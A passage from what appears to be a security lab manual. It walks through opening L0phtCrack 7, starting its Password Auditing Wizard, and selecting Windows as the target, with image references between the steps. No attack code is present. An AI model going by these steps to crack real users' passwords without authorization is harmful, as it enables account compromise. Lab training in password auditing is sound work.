





2. Click **Search icon** () on the **Desktop**. Type **I0phcrack** in the search field, the **L0phCrack 7** appears in the results, click **Open** to launch it.




3. L0phtCrack 7 window appears, click the **Password Auditing Wizard** button.




4. The LC7 Password Auditing Wizard window appears; click **Next**.



5. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.



